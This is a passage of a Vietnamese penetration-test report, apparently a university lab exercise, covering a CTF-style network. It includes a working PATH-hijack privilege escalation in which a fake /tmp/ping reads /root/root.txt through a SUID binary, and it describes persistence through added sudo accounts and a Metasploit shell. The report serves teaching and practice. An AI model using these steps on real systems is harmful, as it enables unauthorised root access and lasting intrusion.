/snap/core20/1634/usr/bin/umount  
/snap/core20/1634/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/snap/core20/1634/usr/lib/openssh/ssh-keysign  
/snap/snapd/17336/usr/lib/snapd/snap-confine  
/snap/snapd/16292/usr/lib/snapd/snap-confine  
/usr/lib/policykit-1/polkit-agent-helper-1  
/usr/lib/snapd/snap-confine  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/eject/pcmcrypt-get-device  
/usr/lib/openssh/ssh-keysign  
/usr/bin/sudo  
/usr/bin/fusermount  
/usr/bin/passwd  
/usr/bin/newgrp  
/usr/bin/icecheck  
/usr/bin/su  
/usr/bin/chsh  
/usr/bin/gpasswd  
/usr/bin/chfn  
/usr/bin/pkexec  
/usr/bin/umount  
/usr/bin/at  
/usr/bin/u7wq  
/usr/bin/mount
```

Ta dùng **strings** để đọc từng file 1 hoặc chạy thử từng file để xem có gì lạ thì phát hiện chương trình **icecheck** yêu cầu nhập các flag 5,6,7


```
/usr/bin/icecheck
```

```
alunno@alunno:~$ /usr/bin/icecheck  
You need flag 5, 6 and 7 to unlock this binary.  
Flag 5: Flag05{6RU27wlR1IStzmK9670Js}  
Flag 6: Flag06{00k6dY82I1iMeR0cShSFD}  
Flag 7: Flag07{n56zkU4WVxf9XiwByqkS8}  
Binary is unlock. Have fun!  
  
icecheck v1.0.0. Check the internet connection with ping.  
  
-----  
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
  
--- 8.8.8.8 ping statistics ---  
4 packets transmitted, 0 received, 100% packet loss, time 3070ms  
  
Something wrong. Please try again!
```

Nhập flag xong thì em thấy chương trình chạy lệnh ping.

Sau đó, ta tới /tmp/ của machine và tạo file ping với nội dung

```
strings /root/root.txt
```



```
kali@kali: ~/UIT/NT101/ThiGK x alunno@alunno: /tmp x kali@kali: ~/UIT/NT101/ThiGK x  
GNU nano 4.8  
strings /root/root.txt  
ping
```

Ta cấp quyền 777 cho file và chạy command để leo quyền với PATH variable

```
nano ping  
chmod 777 ping  
echo $PATH  
export PATH=/tmp:$PATH
```

```
alunno@alunno:/tmp$ nano ping  
alunno@alunno:/tmp$ chmod 777 ping  
alunno@alunno:/tmp$ echo $PATH  
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/games:/snap/bin  
alunno@alunno:/tmp$ export PATH=/tmp:$PATH
```

Sau đó ta tới /usr/bin và chạy lệnh icheck thì ra được flag.

```
alunno@alunno:/usr/bin$ icheck  
You need flag 5, 6 and 7 to unlock this binary.  
Flag 5: Flag05{6RU27wlR1IStzmK9670Js}  
Flag 6: Flag06{00k6dY82I1iMeR0cShSFD}  
Flag 7: Flag07{n56zkU4WVxf9XiwByqkS8}  
Binary is unlock. Have fun!  
  
icheck v1.0.0. Check the internet connection with ping.  
  
-----  
InSec{3IPomfUD1ceEQ1bpBRQxI}  
-----  
Internet is online.
```

**InSec{3IPomfUD1ceEQ1bpBRQxI}**

## **2.3 Duy trì quyền truy cập**

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. [N11.ANTN.1]-7 đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

## **2.4 Xóa dấu vết**

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật. Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị, [N11.ANTN.1]-7 đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

## 3.0 Phụ lục

### 3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung Bonus	Nội dung user.txt	Nội dung root.txt
192.168.19.201	Flag01{tSRNkh8ogUwfpDlqsFYT}	InSec{VpxLxW04Dz5apQDYdnfO}	InSec{3IPomfUD1ceEQ1bpBRQxI}
192.168.19.202			
192.168.19.203	Flag02{WweCQnfHohuE4hdusJ67X}		
192.168.19.204			
192.168.19.205	Flag03{7wF3R7tvP6NVGNkxMbyFt}		
192.168.19.206	Flag04{kIU3L13bxKQEzF5GD5wq}		
192.168.19.207	Flag05{6RU27wlR1IStzmK9670Js}		
192.168.19.208	Flag06{OOok6dY82I1iMeR0cShSFD}		
192.168.19.209			
192.168.19.210	Flag07{n56zkU4WVxf9XiwByqkS8}		

### 3.2 Phụ lục 2 – Nguồn tham khảo

Lab 1 và Lab 2 An toàn mạng máy tính

Nmap: <https://www.tutorialspoint.com/nmap-cheat-sheet>

Gobuster: <https://github.com/OJ/gobuster>

Dirsearch: <https://github.com/maurosoria/dirsearch>

PHP shell execute: <https://www.php.net/manual/en/function.shell-exec.php>

Login with private key: <https://docs.rackspace.com/support/how-to/logging-in-with-an-ssh-private-key-on-linuxmac/>

Check port in use: <https://www.cyberciti.biz/faq/unix-linux-check-if-port-is-in-use-command/?fbclid=IwAR1iy5EuIXMqkv-O3QETto2UoEtlpBDil9MXQYdgpcYHi22QMXaR-Mo15c>

Privilege escalation: <https://viblo.asia/p/leo-thang-dac-quyen-trong-linux-linux-privilege-escalation-2-using-path-variables-3P0lPq6o5ox>

- HẾT -